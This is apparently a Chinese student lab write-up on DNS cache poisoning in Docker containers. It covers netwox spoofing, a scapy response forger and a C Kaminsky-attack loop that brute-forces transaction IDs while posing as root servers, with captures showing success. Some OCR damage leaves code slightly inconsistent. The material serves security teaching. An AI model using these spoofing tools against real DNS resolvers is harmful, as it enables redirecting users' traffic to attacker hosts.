
```
#DNS server清除自己的缓存
rndc flush

#在主机内
netwox 105 -h www.abcdef.com -H 172.17.0.4 -a ns.abcdef.com -A 172.17.0.4 -f "src host 172.17.0.2" -T 600 -d docker0  -s raw

```

相对于上个任务来说，已经可以抓到伪造的相应包了。但是依旧不能抓到通过伪造上层DNS服务器来响应本地DNS服务器的报文。详情请见`pcapng\DNS_Poison_Netwox.pcapng`。 说明netwox伪造的是对user的响应，而不是对Local DNS Server 的响应。


root@e759c23eac57:/#
root@3a780a964ef0: /
root@3a780a964ef0:/# dig www.abcd.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.abcd.com
;; global options: +cmd
;; Got answer:
DNS_Poison_Fali.pcapng
dns
Expression...
No. Time Source Destination Protocol Length Info
1 2023-04-24 15:43:21.0069757… 172.17.0.2 172.17.0.3 DNS 85 Standard query 0x8946 A www.abcd.com OPT
2 2023-04-24 15:43:21.0070349… 172.17.0.2 172.17.0.3 DNS 85 Standard query 0x8946 A www.abcd.com OPT
3 2023-04-24 15:43:21.0070376… 172.17.0.2 172.17.0.3 DNS 85 Standard query 0x8946 A www.abcd.com OPT
4 2023-04-24 15:43:21.0069757… 172.17.0.2 172.17.0.3 DNS 85 Standard query 0x8946 A www.abcd.com OPT
5 2023-04-24 15:43:21.0073771… 172.17.0.3 192.33.4.12 DNS 74 Standard query 0x38f8 A www.abcd.com
6 2023-04-24 15:43:21.0073828… 172.17.0.3 192.33.4.12 DNS 61 Standard query 0xc498 NS <Root>
7 2023-04-24 15:43:21.0073771… 172.17.0.3 192.33.4.12 DNS 74 Standard query 0x38f8 A www.abcd.com
8 2023-04-24 15:43:21.0073828… 172.17.0.3 192.33.4.12 DNS 61 Standard query 0xc498 NS <Root>
10 2023-04-24 15:43:21.0230841… 172.17.0.3 172.17.0.2 DNS 129 Standard query response 0x8946 A www.abcd.com A 172.17.0.4 NS ns.abcd.…
11 2023-04-24 15:43:21.0230937… 172.17.0.3 172.17.0.2 DNS 129 Standard query response 0x8946 A www.abcd.com A 172.17.0.4 NS ns.abcd.…
12 2023-04-24 15:43:21.8082577… 172.17.0.3 192.228.79.201 DNS 85 Standard query 0x9e83 A www.abcd.com OPT
13 2023-04-24 15:43:21.8082577… 172.17.0.3 192.228.79.201 DNS 85 Standard query 0x9e83 A www.abcd.com OPT
14 2023-04-24 15:43:21.8083134… 172.17.0.3 192.228.79.201 DNS 91 Standard query 0xbfa3 AAAA G.ROOT-SERVERS.NET OPT
15 2023-04-24 15:43:21.8083134… 172.17.0.3 192.228.79.201 DNS 91 Standard query 0xbfa3 AAAA G.ROOT-SERVERS.NET OPT
16 2023-04-24 15:43:21.8083951… 172.17.0.3 192.228.79.201 DNS 72 Standard query 0x1ef9 NS <Root> OPT
17 2023-04-24 15:43:21.8083951… 172.17.0.3 192.228.79.201 DNS 72 Standard query 0x1ef9 NS <Root> OPT
18 2023-04-24 15:43:21.8084195… 172.17.0.3 192.228.79.201 DNS 91 Standard query 0x2d2c AAAA E.ROOT-SERVERS.NET OPT
19 2023-04-24 15:43:21.8084195… 172.17.0.3 192.228.79.201 DNS 91 Standard query 0x2d2c AAAA E.ROOT-SERVERS.NET OPT
22 2023-04-24 15:43:22.6085772… 172.17.0.3 192.112.36.4 DNS 91 Standard query 0x434a AAAA G.ROOT-SERVERS.NET OPT
23 2023-04-24 15:43:22.6085772… 172.17.0.3 192.112.36.4 DNS 91 Standard query 0x434a AAAA G.ROOT-SERVERS.NET OPT
24 2023-04-24 15:43:22.6086250… 172.17.0.3 192.112.36.4 DNS 85 Standard query 0x8bb2 A www.abcd.com OPT
25 2023-04-24 15:43:22.6086250… 172.17.0.3 192.112.36.4 DNS 85 Standard query 0x8bb2 A www.abcd.com OPT
26 2023-04-24 15:43:22.6088097… 172.17.0.3 192.112.36.4 DNS 72 Standard query 0x882d NS <Root> OPT
Answer RRs: 1


Capturing from any
dns
No. Time Source Destination Protocol Leng
1 2023-04-24 16:13:15.801758280 172.17.0.2 172.17.0.3 DNS
2 2023-04-24 16:13:15.801818513 172.17.0.2 172.17.0.3 DNS
3 2023-04-24 16:13:17.802337145 172.17.0.3 172.17.0.2 ICMP 1
4 2023-04-24 16:13:17.802367672 172.17.0.3 172.17.0.2 ICMP 1
5 2023-04-24 16:13:20.802259592 172.17.0.2 172.17.0.3 DNS
6 2023-04-24 16:13:20.802281333 172.17.0.2 172.17.0.3 DNS
7 2023-04-24 16:13:22.803305828 172.17.0.3 172.17.0.2 ICMP 1
8 2023-04-24 16:13:22.803327679 172.17.0.3 172.17.0.2 ICMP 1
9 2023-04-24 16:13:25.803249109 172.17.0.2 172.17.0.3 DNS
10 2023-04-24 16:13:25.803263526 172.17.0.2 172.17.0.3 DNS
11 2023-04-24 16:13:27.804716631 172.17.0.3 172.17.0.2 ICMP 1
12 2023-04-24 16:13:27.804734695 172.17.0.3 172.17.0.2 ICMP 1

最终实验结果如下：


root@VM: /home/seed
DNS question
id=64383 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0
www.abcdef.com. A
. OPT UDPpl=4096 errcode=0 v=0 ...
DNS answer
id=64383 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1
www.abcdef.com. A
www.abcdef.com. A 600 172.17.0.4
ns.abcdef.com. NS 600 ns.abcdef.com.
ns.abcdef.com. A 600 172.17.0.4
root@3a780a964ef0: /
root@3a780a964ef0:/# dig www.abcdef.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.abcdef.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64383
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONA
;; QUESTION SECTION:
;www.abcdef.com. IN A
;; ANSWER SECTION:
www.abcdef.com. 600 IN A 172.17.0.4
;; AUTHORITY SECTION:
ns.abcdef.com. 600 IN NS ns.abcdef.com.
;; ADDITIONAL SECTION:
ns.abcdef.com. 600 IN A 172.17.0.4
Capturing from any
dns
Expression...
No. Time Source Destination Protocol Length Info
39 2023-04-26 11:36:31.897234794 172.17.0.2 172.17.0.3 ICMP 131 Destination unreachable (Port unreachable)
40 2023-04-26 11:36:31.897239523 172.17.0.2 172.17.0.3 ICMP 131 Destination unreachable (Port unreachable)
41 2023-04-26 11:36:31.897234794 172.17.0.2 172.17.0.3 ICMP 131 Destination unreachable (Port unreachable)
19 2023-04-26 11:36:30.835783713 172.17.0.3 172.17.0.2 DNS 131 Standard query response 0xfb7f A www.abcdef.com A 172.1…
20 2023-04-26 11:36:30.835793041 172.17.0.3 172.17.0.2 DNS 131 Standard query response 0xfb7f A www.abcdef.com A 172.1…
21 2023-04-26 11:36:31.332728555 172.17.0.3 198.97.190.53 DNS 72 Standard query 0x1bd9 NS <Root> OPT
22 2023-04-26 11:36:31.332728555 172.17.0.3 198.97.190.53 DNS 72 Standard query 0x1bd9 NS <Root> OPT
24 2023-04-26 11:36:31.332743643 172.17.0.3 198.97.190.53 DNS 87 Standard query 0x8d95 A www.abcdef.com OPT
25 2023-04-26 11:36:31.332743643 172.17.0.3 198.97.190.53 DNS 87 Standard query 0x8d95 A www.abcdef.com OPT
36 2023-04-26 11:36:31.897190120 172.17.0.3 172.17.0.2 DNS 103 Standard query response 0xfb7f A www.abcdef.com A 78.16…
37 2023-04-26 11:36:31.897210498 172.17.0.3 172.17.0.2 DNS 103 Standard query response 0xfb7f A www.abcdef.com A 78.16…
38 2023-04-26 11:36:31.897190120 172.17.0.3 172.17.0.2 DNS 103 Standard query response 0xfb7f A www.abcdef.com A 78.16…

2.4 用scapy实现DNS 缓存中毒

这里我们引入工具tc来进行延迟发送。详情参考：https://cloud.tencent.com/developer/article/1367795

```
#在DNS server 上运行
#延迟1s发送
tc qdisc add dev eth0 root netem delay 1s

#要修改就用下面的语句
tc qdisc change dev eth0 root netem delay 2s



#如果报错：RTNETLINK answers: Operation not permitted
#推出后重新启动
#重启后记得重启bind9服务
exit
docker exec -it --privileged user /bin/bash

```

为了使能欺骗一整个域而不是单单一个域名，我们需要对任何查询提供伪造答案。为此我们使用 scapy 来实现针对授权域的缓存中毒。

首先要弄清楚目标，缓存中毒针对的是DNS 服务器。

参考代码详见`attachment\DNS_Poison.py`


```
#!/usr/bin/python3
from scapy.all import *

user        ="172.17.0.2"
DNS_server  ="172.17.0.3"
attacker    ="172.17.0.4"

def spoof_dns(pkt):
    if (DNS in pkt and 'www.abcd.net' in pkt[DNS].qd.qname):

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section

        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200,
rdata=attacker)

        # The Authority Section


```

```
        NSsec1 = DNSRR(rrname='abcd.net', type='NS',ttl=259200,
rdata='ns.2004lpx.comn')


        # The Additional Section

        Addsec1 = DNSRR(rrname='www.2004lpx.net', type='A',ttl=259200,
rdata=attacker)
        Addsec2 = DNSRR(rrname='ns.2004lpx.net', type='A',ttl=259200,
rdata=attacker)
    # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,
        aa=1,rd=0,qr=1,qdcount=1,ancount=1,nscount=2,arcount=2,
        an=Anssec,ns=NSsec1,ar=Addsec1/Addsec2)

        #an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53 and src host 172.17.0.3',
prn=spoof_dns)

```


> http://c.biancheng.net/view/6457.html
>
> https://blog.csdn.net/m0_71713477/article/details/128688373

实验成功的截图

捕获的报文见`pcapng\DNS_Poison.pcapng`



停止攻击后，再次进行查询，发现查询结果一致，说明DNS缓存中毒实验成功。




> 若遇到实验中伪造发包比真是发包慢1~2s，请见实验中遇到的问题3.

3.远程DNS 攻击

3.1 配置本地 DNS 服务器 Apollo

通过`vim /etc/bind/named.conf.default-zones`增加以下条目



创建文件`/etc/bind/db.attacker`

```
;
; BIND data file for local loopback interface
;
$TTL    604800
@   IN  SOA localhost. root.localhost. (
    2           ; Serial
    604800      ; Refresh
    86400       ; Retry
    2419200     ; Expire
    604800 )    ; Negative Cache TTL
;
@   IN  NS  ns.lpxattacker.net.
```

```
@   IN  A   172.17.0.5  ;填入攻击机IP
@   IN  AAAA    ::1
```

在攻击机`172.17.0.1`配置DNS服务器，这样就可以回答域名example.com的查询。

在`172.17.0.1`的`/etc/bind/named.conf.local`添加如下条目

```
zone "example.com"{
    type master;
    file "/etc/bind/example.com.zone";
};
```

创建一个名为`/etc/bind/example.com.zone`的文件，并使用以下内容填充它。

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@                   IN      NS      ns.lpxattacker.net.
@                   IN      MX      10mail.example.com
www                 IN      A       1.1.1.1
mail                IN      A       1.1.1.2
*.example.com       IN      A       1.1.1.100
```

在攻击机和DNS服务器上重启bind9服务

```
service bind9 restart
```

3.2 解决 DNS 缓存效应：Kaminsky 攻击


（配置环境详情见任务书或csdn的参考，这里不再给出）

通过`generate_DNS.py`生成IP及以上层的二进制报文，具体代码如下所示：（`query.py`同理）

```
#!/usr/bin/env python3
from scapy.all import *
# Construct the DNS header and payload

user        ="172.17.0.2"
DNS_server  ="172.17.0.3"
attacker    ="172.17.0.4"
attacker2   ="172.17.0.5"
attacker3   ="172.17.0.1"
```

```
host        ="192.168.62.19"

higher_DNS_Server="198.41.0.4"
higher_DNS_ServerA="198.41.0.4"
higher_DNS_ServerB="128.9.0.107"
higher_DNS_ServerC="192.33.4.12"
higher_DNS_ServerD="128.8.10.90"
higher_DNS_ServerE="192.203.230.10"
higher_DNS_ServerF="192.5.5.241"
higher_DNS_ServerG="192.112.36.4"
higher_DNS_ServerH="128.63.2.53"
higher_DNS_ServerI="192.36.148.17"
higher_DNS_ServerJ="192.58.128.30"
higher_DNS_ServerK="193.0.14.129"
higher_DNS_ServerL="198.32.64.12"
higher_DNS_ServerM="202.12.27.33"


NS_rdata='ns.lpxattacker.net'
name = 'twysw.example.com'
base_name='example.com'


Qdsec = DNSQR(qname=name)


Anssec1 = DNSRR(rrname=name, type='A', rdata=attacker3, ttl=259200)
Addsec1  = DNSRR(rrname=NS_rdata, type='A', rdata=attacker3, ttl=259200)
NSsec1 = DNSRR(rrname=base_name, type='NS',ttl=259200, rdata=NS_rdata)

dns = DNS(id=0xAAAA, aa=1, rd=0, qr=1,
qdcount=1, ancount=1, nscount=1, arcount=1,
qd=Qdsec, an=Anssec1,ns=NSsec1,ar=Addsec1)

# Construct the IP, UDP headers, and the entire packet
ip = IP(dst=DNS_server, src=higher_DNS_ServerM, chksum=0)
udp = UDP(dport=33333, sport=53, chksum=0)
pkt = ip/udp/dns
# Save the packet to a file


with open('Payload.bin', 'wb') as f:
    f.write(bytes(pkt))

#send(pkt_q)

```

16进制打开`Payload.bin`，目标画上标记的就是我们所需要进行响应的报文




```
Address  | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | a  | b  | c  | d  | e  | f  | Dump
00000000 | 45 | 00 | 00 | 7e | 00 | 01 | 00 | 00 | 40 | 11 | 00 | 00 | ac | 11 | 00 | 04 | E..~....@...?..□
00000010 | ac | 11 | 00 | 03 | 00 | 35 | 82 | 35 | 00 | 6a | 00 | 00 | aa | aa | 84 | 00 | ?...5?.j..  ?□□□□
00000020 | 00 | 01 | 00 | 02 | 00 | 01 | 00 | 00 | 05 | 74 | 77 | 79 | 73 | 77 | 07 | 65 | .........twysw.e
00000030 | 78 | 61 | 6d | 70 | 6c | 65 | 03 | 63 | 6f | 6d | 00 | 00 | 01 | 00 | 01 | 05 | xample.com......
00000040 | 74 | 77 | 79 | 73 | 77 | 07 | 65 | 78 | 61 | 6d | 70 | 6c | 65 | 03 | 63 | 6f | twysw.example.co
00000050 | 6d | 00 | 00 | 01 | 00 | 01 | 00 | 03 | f4 | 80 | 00 | 04 | ac | 11 | 00 | 04 | m.......鮒..?..□□
00000060 | 02 | 6e | 73 | 07 | 32 | 30 | 30 | 34 | 6c | 70 | 78 | 03 | 63 | 6f | 6d | 00 | .ns.2004lpx.com.
00000070 | 00 | 01 | 00 | 01 | 00 | 03 | f4 | 80 | 00 | 04 | ac | 11 | 00 | 04 |  |  | ......鮒..?..□□
```

用`DNS_Poison.c`进行发包，代码过长这里不详细列出。这里只讲解关键字段

```c
//几个DNS root server 的IP地址
char Root_server[13][4]={
    0xc6,0x29,0x00,0x04,
    0x80,0x09,0x00,0x6b,
    0xc0,0x21,0x04,0x0c,
    0x80,0x08,0x0a,0x5a,
    0xc0,0xcb,0xe6,0x0a,
    0xc0,0x05,0x05,0xf1,
    0xc0,0x70,0x24,0x04,
    0x80,0x3f,0x02,0x35,
    0xc0,0x24,0x94,0x11,
    0xc0,0x3a,0x80,0x1e,
    0xc1,0x00,0x0e,0x81,
    0xc6,0x20,0x40,0x0c,
    0xca,0x0c,0x1b,0x21
};

int base = 97;
char random_char[6];
char command[]="dig xxxxx.example.com&";

//尽量做到随机，生成a-z里面的字符
void GenerateChars(){
    srand(time(0));
    for (int j = 0; j < 5; j++) {

        srand(rand()+rand());
        random_char[j] = base + (rand() % 26);
    }
}


//下面再main函数内
    random_char[5]='\0';
    FILE * f_r = fopen("Payload.bin","rb");
    char r_buffer[PCKT_LEN];
    int r_n = fread(r_buffer, 1, PCKT_LEN, f_r);

    FILE * f_q = fopen("Query.bin","rb");
    char q_buffer[PCKT_LEN];
    int q_n = fread(q_buffer, 1, PCKT_LEN, f_q);

```


```
while(1)
   {

     //循环进行发包
     GenerateChars();
     memcpy(r_buffer+0x29,&random_char,5);
     memcpy(r_buffer+0x40,&random_char,5);
     //memcpy(command+0x4,&random_char,5);
     memcpy(q_buffer+0x29,&random_char,5);

     //发送DNS查询请求
     send_pkt(q_buffer, q_n);

     //system(command);


     //进行伪造响应
     for(unsigned short i=10000;i<65535;i++){ //random id:1000~2000
       unsigned short order=htons(i); //little->big
       for(int j=0;j<13;j++){
           memcpy(r_buffer+0x1c,&order,2);
           memcpy(r_buffer+0x0c,&(Root_server[j]),4);
           send_pkt(r_buffer, r_n);
       }

     }
     //sleep(5);
   }
```

实验成功的情况太少了

如果不成功，可以试试增加延迟。语句如下。

```
tc qdisc add dev eth0 root netem delay 100ms
```

实验结果截图：（捕获报文见`Kaminsky.pcapng`，捕获的报文有点大，所以未上传至github）




另外可以在`attachment\dump.txt`查看下面输入

```
root@55faf47664ab:/etc/bind# cat /var/cache/bind/dump.db | grep  "example"
example.com.            259197  IN NS   ns.lpxattacker.net.
gltxw.example.com.      259197  A       172.17.0.5
;               mfprh.example.com A [lame TTL 599]
root@55faf47664ab:/etc/bind# rndc dumpdb -cache
root@55faf47664ab:/etc/bind# cat /var/cache/bind/dump.db | grep  "example"
example.com.            258544  IN NS   ns.lpxattacker.net.
gltxw.example.com.      258544  A       172.17.0.5
;               hfhca.example.com A [lame TTL 597]
;               lsiii.example.com A [lame TTL 593]
;               owbdm.example.com A [lame TTL 589]
;               tgrri.example.com A [lame TTL 586]
;               hgzlt.example.com A [lame TTL 582]
;               irxpw.example.com A [lame TTL 578]
;               fxysy.example.com A [lame TTL 575]
;               yihyg.example.com A [lame TTL 571]
